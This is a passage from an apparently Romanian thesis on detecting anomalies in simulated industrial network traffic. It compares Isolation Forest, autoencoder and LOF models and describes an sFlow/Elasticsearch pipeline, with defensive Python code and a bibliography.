print(confusion_matrix(y, y_pred_binary))
print(classification_report(y, y_pred_binary))
```

Listarea 8.1: Implementare Isolation Forest

```
from keras.models import Model
from keras.layers import Input, Dense

input_dim = X.shape[1]
input_layer = Input(shape=(input_dim,))
encoded = Dense(10, activation="relu")(input_layer)
bottleneck = Dense(4, activation="relu")(encoded)
decoded = Dense(10, activation="relu")(bottleneck)
output_layer = Dense(input_dim, activation="linear")(decoded)
```

```
10
11 autoencoder = Model(inputs=input_layer, outputs=output_layer)
12 autoencoder.compile(optimizer="adam", loss="mse")
13
14 # Antrenare
15 autoencoder.fit(X, X, epochs=50, batch_size=128, shuffle=True)
```

Listarea 8.2: Implementare Autoencoder

8.5 Rezultate și Analiza Comparativa

Pentru fiecare dintre modelele antrenate, au fost calculate metricele de performanță menționate anterior, folosind datele de test provenite din simularea ce conținea atât trafic normal, cât și malițios. Tabelul următor sumarizează rezultatele obținute pentru fiecare algoritm:

Măsurătoare	**Isolation Forest**	**Autoencoder**	**LOF**
Accuracy	0.887	0.900	0.790
Precision	0.620	0.680	0.170
Recall	0.500	0.490	0.120
F1-score	0.550	0.570	0.140
False Positives	23 575	17 201	45 415
False Negatives	38 024	38 434	66 648

Tabelul 8.1: Rezultatele obținute pentru fiecare algoritm de detecție a anomaliilor

Modelul Isolation Forest a obținut un echilibru solid între toate metricele, cu un F1-score de 0.55 și un compromis acceptabil între alarmele false pozitive (23.575) și cele negative (38.024). Acesta se remarcă prin capacitatea sa de a învăța structura traficului normal și de a detecta deviațiile semnificative, fără a necesita date etichetate. Astfel, este un candidat robust pentru implementarea în sisteme de monitorizare industriale, unde modelele complet nesupravegheate sunt preferabile.

Autoencoder-ul, deși a obținut o precizie mai mare (0.68) și cel mai mic număr de alarme false pozitive (17.201), a avut o rată de recall ușor mai scăzută decât Isolation Forest. Acest lucru indică faptul că este mai conservator în clasificarea traficului drept malițios, fiind mai potrivit în medii în care minimizarea alertelor false este esențială. Totodată, fiind un model bazat pe reconstrucție, poate suferi în fața traficului variabil sau a sesiunilor foarte scurte.

Modelul Local Outlier Factor (LOF) s-a dovedit inadecvat pentru acest volum de date. Cu un F1-score de doar 0.14, o rată mare de alarme false (45.415) și o capacitate foarte redusă de detectare a atacurilor (recall 0.12), LOF este recomandat doar pentru seturi de date mici sau experimente izolate. Comportamentul său instabil este cauzat de dependența puternică de densitatea locală și lipsa scalabilității.

Concluzii Comparative

Isolation Forest oferă performanțe constante și generalizabile în medii nesupravegheate, având un bun raport între acuratețe și viteză de execuție. Este recomandat în scenarii în care se dorește un echilibru între detecția eficientă a atacurilor și menținerea unui număr gestionabil de alarme false.

Autoencoder-ul excelează în precizie și minimizarea alertelor false, fiind adecvat pentru sisteme industriale unde zgomotul de alertă trebuie limitat. Totuși, necesită o etapă de preprocesare mai complexă și o ajustare atentă a pragului de detecție.

LOF, în forma sa nativă, nu este recomandat pentru scenarii industriale de mare volum. Comportamentul său este inconstant, iar timpul de execuție și rezultatele obținute nu justifică utilizarea sa fără modificări semnificative.

9 Integrarea Sistemului: Implementarea, Testarea și Evaluarea Performanței

9.1 Introducere

După finalizarea dezvoltării componentelor individuale ale sistemului — simularea de trafic, infrastructura de colectare a datelor și modulele de analiză bazate pe algoritmi de învățare automată — a fost necesară integrarea acestora într-un sistem funcțional complet. Obiectivul principal al acestui capitol este prezentarea modului în care toate modulele dezvoltate au fost conectate și orchestrate pentru a realiza o soluție capabilă să funcționeze în timp real, să colecteze date, să detecteze anomalii și să răspundă prin generarea de alerte.

Justificarea acestei integrări vine din nevoia de a valida soluția într-un context practic, în care datele sunt generate dinamic, procesate în lanț și evaluate de modele ML fără intervenție umană. Spre deosebire de etapele anterioare, care s-au concentrat pe antrenarea și validarea individuală a algoritmilor, această etapă are scopul de a demonstra aplicabilitatea sistemului într-un flux continuu de trafic industrial, incluzând și evenimente malițioase inserate artificial.

În continuare, vor fi detaliate arhitectura logică și fizică a sistemului integrat, scenariile de testare practică, analiza performanței end-to-end și interpretarea rezultatelor în raport cu obiectivele inițiale ale proiectului.

9.2 Arhitectura Sistemului Funcțional Integrat

Sistemul integrat a fost conceput pentru a opera într-un mediu virtualizat industrial, replicat în GNS3, în care toate componentele colaborau într-un ciclu de colectare, analiză și reacție. Arhitectura este organizată în cinci blocuri funcționale principale:

- **Generatorul de trafic** – Include scripturile de simulare a traficului uman (browsing SCADA/PLC), trafic automat (sonde SNMP, sincronizare SQL), precum și trafic maliții os (scanări, exfiltrare, DoS). Acestea rulează din stații de lucru virtuale pe baza unor cronjob-uri configurate specific per interval orar și tip de activitate.

- **Firewall-ul și monitorizarea** – Traficul trece prin firewall-ul pfSense, care are configurat sFlow pentru exportul metadatelor rețelei. Acest firewall acționează și ca punct de rutare între zone (Enterprise, IDMZ, OT), înregistrând fluxurile NetFlow fără a inspecta conținutul efectiv al pachetelor.

- **Modulul de colectare a datelor** – Serverul de colectare, situat în afara GNS3 (pe rețeaua reală), primește datele sFlow procesate de agentul sflowd, care sunt apoi transmise în goflow2. Aici, fluxurile sunt transformate în JSON și preluate de Logstash, care adaugă timestamp-uri exacte și trimite datele procesate către Elasticsearch.

- **Procesorul de date și clasificatorul** – Un modul Python rulează la intervale fixe, extrage date din Elasticsearch, le normalizează, le prelucrează și aplică modelul ML antrenat anterior (ex. Isolation Forest sau Autoencoder). Clasificarea este făcută pe loturi de date, și fiecare rezultat include predicția și scorul de anomalie.

- **Motorul de decizie și răspuns** – Rezultatele clasificate sunt scrise într-un fișier JSON, marcate cu `attack_label`, și pot fi utilizate pentru vizualizare în dashboard-uri Kibana sau pentru alertare externă.

O diagramă logică a acestei arhitecturi este prezentată în Figura **??**, care evidențiază atât fluxul de date, cât și punctele de procesare și decizie. Această integrare permite evaluarea sistemului în condiții apropiate de realitate, păstrând în același timp controlul total asupra mediului și a parametrilor de testare.



Figura 9.1: Fluxul de date în arhitectura finala

9.3 Rularea Testelor Funcționale

Pentru a valida funcționalitatea completă a sistemului integrat, au fost definite și executate mai multe scenarii de test care combină atât trafic legitim, cât și activități malițioase simulate. Fiecare scenariu a urmărit să testeze reacția sistemului în condiții variate, monitorizând capacitatea acestuia de a detecta anomaliile în timp util și cu precizie acceptabilă.

1. **Trafic normal combinat cu atac de tip DoS:** S-au generat sesiuni HTTP repetitive către serverul SCADA folosind slowhttptest și hping3, provocând congestii artificiale. Obiectiv: evaluarea capacității modelului de a sesiza creșteri bruște de trafic și a patternurilor de congestie anormală.

2. **Exfiltrare SQL mascată în trafic legitim:** S-a realizat un transfer de date de la serverul industrial SCADA către zona Enterprise prin tunel SSH, simulând o exfiltrare. Obiectiv: identificarea sesiunilor neautorizate cu volum de date ridicat, dar mascate în flux legitim.

3. **Scanare de rețea combinată cu accesuri legitime:** Un script nmap a fost rulat printr-un proxy de pe zona Enterprise către infrastructura industrială, în paralel cu navigarea obișnuită în SCADA. Obiectiv: determinarea dacă modelul poate distinge traficul de scanare pasivă de cel uman interactiv.

Verificarea integrității procesului

Pentru fiecare scenariu, s-a urmărit comportamentul end-to-end al sistemului:

- Traficul a fost generat conform scripturilor și înregistrat de sflowd prin pfSense;
- Fluxurile au fost transmise prin goflow2, procesate de Logstash și indexate în Elasticsearch;
- Algoritmul de detecție a anomaliilor a rulat la fiecare 5 minute, trăgând datele din Elasticsearch, analizând datele cu modelul de Isoation Forest și după făcând un sumar al anomaliilor găsite prin: cele mai des întâlnite adrese IP și porturi pentru sursa și destinație;



Figura 9.2: Log-uri din analiza ML pentru anomalii

- În paralel, am utilizat și dashboard-ul Kibana și fișierele de log pentru a corobora fiecare pas al execuției.

Figura 9.3: Dashboard Kibana pentru analiza fluxurilor

Pentru analiza anomaliilor cu ajutorul algoritmului ML și sumarizarea alertelor am implementat codul de mai jos:

```
    df['anomaly'] = model.predict(df_norm)
    df['anomaly'] = df['anomaly'].apply(lambda x: 1 if x == -1 else 0)
    df['anomaly'] = df['anomaly'].astype(int)  # Ensure it's an integer type
    anomalies = df[df["anomaly"] == 1]
    dt = pd.to_datetime(GTE)
    timestamp_ms = int(dt.timestamp() * 1000)

    if not anomalies.empty:
        # Generate aggregate statistics
        top_src_ips = dict(Counter(anomalies["src_addr"]).most_common(3))
        top_dst_ips = dict(Counter(anomalies["dst_addr"]).most_common(3))
        top_src_port = dict(Counter(anomalies["src_port"]).most_common(3))
        top_dst_port = dict(Counter(anomalies["dst_port"]).most_common(3))
        alert_doc = {
            "timestamp": pd.Timestamp.now().isoformat(),
            "total_anomalies": int(anomalies.shape[0]),
            "unique_src_ips": int(anomalies["src_addr"].nunique()),
            "unique_dst_ips": int(anomalies["dst_addr"].nunique()),
            "top_src_ips": top_src_ips,
            "top_src_port": top_src_port,
            "top_dst_ips": top_dst_ips,
            "top_dst_port": top_dst_port,
            "summary_timestamp_start_ms": timestamp_ms,
        }

        try:
            es.index(index="ml-detection-summary", document=alert_doc)
            print(f"Anomaly summary indexed: {alert_doc}")
        except Exception as e:
            print(f"Error indexing summary: {e}")
    else:
        print("No anomalies detected in this batch.")
```

Listarea 9.1: Implementare algoritm ML pentru sumarizarea anomaliilor

Această secțiune de testare funcțională a avut rolul esențial de a confirma că nu există rupturi între componente și că întreg lanțul de captare, analiză și alertare funcționează în mod sincronizat și reproductibil.

9.4 Analiza Performanței Sistemului Integrat

După validarea funcțională a sistemului, s-a trecut la evaluarea performanței componentelor cheie pentru a determina eficiența generală a soluției integrate. Această analiză s-a axat pe timpii de procesare, resursele consumate și scalabilitatea în condiții de trafic variabil.

În ceea ce privește timpul de răspuns, latența medie de la apariția unui flux până la indexarea sa completă în Elasticsearch a fost estimată între 4 și 6 secunde. Acest interval acoperă toate etapele: exportul sFlow de către pfSense, conversia în format JSON realizată de goflow2 și prelucrarea în Logstash. Etapa de prelucrare și clasificare prin modelul ML, aplicată pe un lot de aproximativ 1.000 de fluxuri, a înregistrat un timp de execuție mediu de 2.1 secunde pentru Isolation Forest. Astfel, întârzierea totală între momentul apariției unui comportament anormal și emiterea unei alerte finale rămâne sub 10 secunde, fapt ce permite aplicabilitatea în contexte industriale near-real-time.

Din perspectiva consumului de resurse, sistemul a demonstrat o utilizare eficientă. Stațiile Debian care generează trafic au menținut un consum mediu de CPU între 15% și 25% și o alocare

RAM de 1.2–1.8 GB per instanță. În paralel, serverul de analiză ML a susținut procesarea fluxurilor în timp real, cu un consum mediu de 2–3 GB RAM, menținând timpii de răspuns sub pragul de 5 secunde. Modelul Isolation Forest s-a dovedit mai eficient la volum mare, în timp ce Autoencoder-ul a avut o performanță ușor mai variabilă.

Testele de scalabilitate au arătat că sistemul poate susține o frecvență de execuție de trei ori mai mare decât cea normală, fără a compromite integritatea datelor sau acuratețea clasificărilor. Timpul de procesare a rămas sub 15 secunde chiar și în aceste condiții. Aceste rezultate confirmă că arhitectura propusă este robustă și adaptabilă la condiții de sarcină ridicată, oferind un cadru funcțional eficient pentru monitorizarea rețelelor industriale.

9.5 Concluzii ale Capitolului

Integrarea componentelor dezvoltate într-un sistem funcțional complet a permis validarea practică a soluției propuse pentru detecția anomaliilor în rețele industriale. Rezultatele obținute confirmă faptul că arhitectura este robustă, adaptabilă și scalabilă, fiind capabilă să opereze în regim semi-realist cu timpi de răspuns compatibili cerințelor unui mediu operațional.

Printre punctele forte identificate se numără modularitatea sistemului (care permite înlocuirea sau extinderea componentelor fără a afecta ansamblul), gradul de automatizare (de la generarea traficului până la clasificare și alertare) și coerența rezultatelor generate de modele ML în medii simulate complexe. Arhitectura a demonstrat o bună separare între zonele Enterprise, IDMZ și OT, precum și o rutare și colectare eficientă a traficului prin mecanisme standardizate (sFlow, Logstash, Elasticsearch).

Totodată, sistemul a evidențiat și anumite limitări. Procesarea în loturi presupune un anumit decalaj între apariția unui comportament anormal și detecția acestuia. De asemenea, în lipsa unei componente de feedback, modelele nu pot învăța din erori în mod adaptiv. O altă limitare este scalabilitatea infrastructurii GNS3, care impune constrângeri în simulări de foarte mare volum.

Pentru lucrări viitoare, doresc integrarea unor modele ML online sau semi-supervizate, extinderea setului de caracteristici extrase din trafic (inclusiv entropie sau frecvențe temporale), precum și automatizarea completă a procesului de etichetare și evaluare. De asemenea, testarea sistemului în rețele industriale reale, cu trafic autentic și condiții de operare variabile, ar reprezenta un pas important pentru validarea externă a soluției dezvoltate.

În concluzie, sistemul propus și evaluat în cadrul acestui proiect oferă o bază solidă pentru dezvoltarea unei platforme de detecție a anomaliilor în infrastructuri industriale, demonstrând fezabilitate tehnică și performanțe competitive în scenarii simulate.

10 Concluzii și Direcții de Dezvoltare Viitoare

10.1 Concluzii generale

Lucrarea de față a avut ca obiectiv dezvoltarea unui sistem complet pentru detecția anomaliilor în rețele industriale, utilizând metode moderne de învățare automată și simulare de trafic realist. În cadrul proiectului, au fost parcurse etape esențiale: proiectarea și implementarea unei infrastructuri industriale virtualizate, generarea de trafic normal și malițios, colectarea și procesarea datelor, antrenarea algoritmilor de detecție, precum și integrarea și validarea sistemului într-un flux complet funcțional.

Rezultatele obținute au arătat că un sistem bazat pe arhitecturi modulare, combinând generatoare de trafic, analiză de fluxuri NetFlow și algoritmi ML nesupravegheați poate detecta eficient comportamentele anormale din rețelele industriale. Modelele Isolation Forest și Auto-encoder au demonstrat performanțe bune, cu un F1-score în jur de 0.55–0.57 pentru clasa de atac, iar latențele end-to-end ale sistemului au fost menținute sub 10 secunde, ceea ce le face aplicabile în scenarii near-real-time.

Simularea a fost validată comparativ cu date reale din literatura de specialitate, iar rezultatele statistice (medii, distribuții, Hurst exponent, coeficient de variație) s-au încadrat în valorile observate în capturi SCADA industriale autentice. Aceasta confirmă caracterul realist al platformei și relevanța ei pentru cercetare aplicată.

10.2 Contribuții principale

Principalele contribuții ale acestei lucrări constau în dezvoltarea unei arhitecturi de rețea industrială simulată, segmentată logic în zone funcționale (Enterprise, IDMZ, OT), alături de crearea unui set de date realist și etichetat, utilizând scripturi proprii în Python și Bash. De asemenea, s-a implementat un pipeline complet de colectare și analiză a traficului, care combină tehnologii precum sFlow, goflow, Logstash și Elasticsearch, și s-au comparat performanțele a trei algoritmi nesupravegheați de tip ML, fiecare analizat statistic și contextual. În final, toate componentele au fost integrate într-un sistem coerent, capabil să funcționeze automatizat și să fie testat în scenarii de atac variate.

10.3 Direcții de dezvoltare viitoare

Chiar dacă sistemul realizat și-a dovedit robustețea și aplicabilitatea, există numeroase direcții în care proiectul ar putea fi extins. Un prim pas ar putea fi diversificarea protocoalelor suportate, prin integrarea unor standarde industriale mai avansate, cum ar fi OPC-UA sau DNP3. De asemenea, introducerea unor modele de tip semi-supervizat sau cu învățare continuă ar permite o adaptabilitate mai mare la evoluția traficului în timp. O altă îmbunătățire importantă ar fi implementarea unui sistem de alertare în timp real, integrabil cu platforme SIEM sau servicii de notificare.

Din perspectiva scalabilității, migrarea arhitecturii către o platformă de orchestrare precum Kubernetes ar permite execuția distribuită și reziliență mai mare. În cele din urmă, validarea externă într-un mediu industrial real ar oferi un test final al aplicabilității practice a soluției și ar contribui la maturizarea acesteia dintr-un prototip academic într-un produs aplicabil în industrie.

Prin urmare, această lucrare oferă o bază solidă de cercetare și dezvoltare în domeniul securității cibernetice pentru infrastructuri industriale, deschizând multiple oportunități de continuare și extindere.

Bibliografie

[1] Mohammed Al-Dhaheri, Ping Zhang și Dina Mikhaylenko. „Detection of Cyber Attacks on a Water Treatment Process“. en. În: *IFAC-PapersOnLine* 55.6 (2022), pag. 667–672. ISSN: 24058963. DOI: 10.1016/j.ifacol.2022.07.204. URL: https://linkinghub.elsevier.com/retrieve/pii/S2405896322005894 (vizitat 22/03/2025).

[2] *Anomaly-Detection-with-Swat-Dataset/Anomaly_3_attacks_25_01.ipynb at master · ngoclesydney/A Detection-with-Swat-Dataset*. en. URL: https://github.com/ngoclesydney/Anomaly-Detection-with-Swat-Dataset/blob/master/Anomaly_3_attacks_25_01.ipynb (vizitat 23/03/2025).

[3] Simon Duque Anton și alții. „The Dos and Don'ts of Industrial Network Simulation: A Field Report“. en. În: *Proceedings of the 2nd International Symposium on Computer Science and Intelligent Control*. arXiv:1905.11751 [cs]. Sep. 2018, pag. 1–8. DOI: 10.1145/3284557.3284716. URL: http://arxiv.org/abs/1905.11751 (vizitat 22/03/2025).

[4] Ermiyas Birihanu și Imre Lendák. „Explainable correlation-based anomaly detection for Industrial Control Systems“. English. În: *Frontiers in Artificial Intelligence* 7 (feb. 2025). Publisher: Frontiers. ISSN: 2624-8212. DOI: 10.3389/frai.2024.1508821. URL: https://www.frontiersin.org/journals/artificial-intelligence/articles/10.3389/frai.2024.1508821/full (vizitat 23/03/2025).

[5] Ivana Burgetova, Petr Matousek și Ondrej Rysavy. „Anomaly Detection of ICS Communication Using Statistical Models“. en. În: *2021 17th International Conference on Network and Service Management (CNSM)*. Izmir, Turkey: IEEE, oct. 2021, pag. 166–172. ISBN: 978-3-903176-36-2. DOI: 10.23919/CNSM52442.2021.9615510. URL: https://ieeexplore.ieee.org/document/9615510/ (vizitat 22/03/2025).

[6] Chun-Pi Chang, Wen-Chiao Hsu și I-En Liao. „Anomaly Detection for Industrial Control Systems Using K-Means and Convolutional Autoencoder“. În: *2019 International Conference on Software, Telecommunications and Computer Networks (SoftCOM)*. ISSN: 1847-358X. Sep. 2019, pag. 1–6. DOI: 10.23919/SOFTCOM.2019.8903886. URL: https://ieeexplore.ieee.org/document/8903886.

[7] Jake Cho și Seonghyeon Gong. „Dynamic Data Abstraction-Based Anomaly Detection for Industrial Control Systems“. en. În: *Electronics* 13.1 (ian. 2024). Number: 1 Publisher: Multidisciplinary Digital Publishing Institute, pag. 158. ISSN: 2079-9292. DOI: 10.3390/electronics13010158. URL: https://www.mdpi.com/2079-9292/13/1/158 (vizitat 01/04/2025).

[8] Alireza Dehlaghi-Ghadim și alții. *Anomaly Detection Dataset for Industrial Control Systems*. en. arXiv:2305.09678 [cs]. Mai 2023. DOI: 10.48550/arXiv.2305.09678. URL: http://arxiv.org/abs/2305.09678 (vizitat 22/03/2025).

[9] Emil Gustafsson. „Syn hetc Generaton o Realistc Ne work Trafc“. en. În: ().

[10] Mohammad Hashem Haghighat, Zohreh Abtahi Foroushani și Jun Li. „SAWANT: Smart Window Based Anomaly Detection Using Netflow Traffic“. În: *2019 IEEE 19th International Conference on Communication Technology (ICCT)*. ISSN: 2576-7828. Oct. 2019, pag. 1396–1402. DOI: 10.1109/ICCT46805.2019.8947103. URL: https://ieeexplore.ieee.org/abstract/document/8947103.

[11] *icsdataset/hai*. original-date: 2020-02-06T09:03:14Z. Mar. 2025. URL: https://github.com/icsdataset/hai (vizitat 23/03/2025).

[12] Raogo Kabore și alții. „Review of Anomaly Detection Systems in Industrial Control Systems Using Deep Feature Learning Approach“. en. În: *Engineering* 13.1 (ian. 2021). Number: 1 Publisher: Scientific Research Publishing, pag. 30–44. DOI: 10.4236/eng.2021.131003. URL: https://www.scirp.org/journal/paperinformation?paperid=106463.

[13] Gauthama Raman M. R., Chuadhry Mujeeb Ahmed și Aditya Mathur. „Machine learning for intrusion detection in industrial control systems: challenges and lessons from experimental evaluation“. en. În: *Cybersecurity* 4.1 (dec. 2021). Number: 1 Publisher: SpringerOpen, pag. 1–12. ISSN: 2523-3246. DOI: 10.1186/s42400-021-00095-5. URL: https://cybersecurity.springeropen.com/articles/10.1186/s42400-021-00095-5.

[14] Thomas Morris și Wei Gao. „Industrial Control System Traffic Data Sets for Intrusion Detection Research“. en. În: *Critical Infrastructure Protection VIII*. Ed. de Jonathan Butts și Sujeet Shenoi. Berlin, Heidelberg: Springer, 2014, pag. 65–78. ISBN: 978-3-662-45355-1. DOI: 10.1007/978-3-662-45355-1_5.

[15] Andres Robles-Durazno și alții. „Real-time anomaly intrusion detection for a clean water supply system, utilising machine learning with novel energy-based features“. en. În: *2020 International Joint Conference on Neural Networks (IJCNN)*. Glasgow, United Kingdom: IEEE, iul. 2020, pag. 1–8. ISBN: 978-1-7281-6926-2. DOI: 10.1109/IJCNN48605.2020.9207462. URL: https://ieeexplore.ieee.org/document/9207462/.

[16] Zhiwen Tian și alții. „Anomaly detection using spatial and temporal information in multivariate time series“. În: *Scientific Reports* 13 (mar. 2023), pag. 4400. ISSN: 2045-2322. DOI: 10.1038/s41598-023-31193-8. URL: https://www.ncbi.nlm.nih.gov/pmc/articles/PMC10020568/ (vizitat 23/03/2025).

[17] Antoine Varet și Nicolas Larrieu. „How to Generate Realistic Network Traffic?“. en. În: *2014 IEEE 38th Annual Computer Software and Applications Conference*. Vasteras, Sweden: IEEE, iul. 2014, pag. 299–304. ISBN: 978-1-4799-3575-8. DOI: 10.1109/COMPSAC.2014.40. URL: http://ieeexplore.ieee.org/document/6899230/ (vizitat 22/03/2025).

[18] Chao Wang și alții. „Anomaly Detection for Industrial Control System Based on Autoencoder Neural Network“. en. În: *Wireless Communications and Mobile Computing* 2020 (aug. 2020), pag. 1–10. ISSN: 1530-8669, 1530-8677. DOI: 10.1155/2020/8897926. URL: https://www.hindawi.com/journals/wcmc/2020/8897926/ (vizitat 22/03/2025).

[19] Jianming Zhao și alții. „An Anomaly Detection Method for Oilfield Industrial Control Systems Fine-Tuned Using the Llama3 Model“. en. În: *Applied Sciences* 14.20 (ian. 2024). Number: 20 Publisher: Multidisciplinary Digital Publishing Institute, pag. 9169. ISSN: 2076-3417. DOI: 10.3390/app14209169. URL: https://www.mdpi.com/2076-3417/14/20/9169 (vizitat 01/04/2025).

[20] Xiaosong Zhao și alții. „Anomaly Detection Approach in Industrial Control Systems Based on Measurement Data“. en. În: *Information* 13.10 (sep. 2022), pag. 450. ISSN: 2078-2489. DOI: 10.3390/info13100450. URL: https://www.mdpi.com/2078-2489/13/10/450 (vizitat 22/03/2025).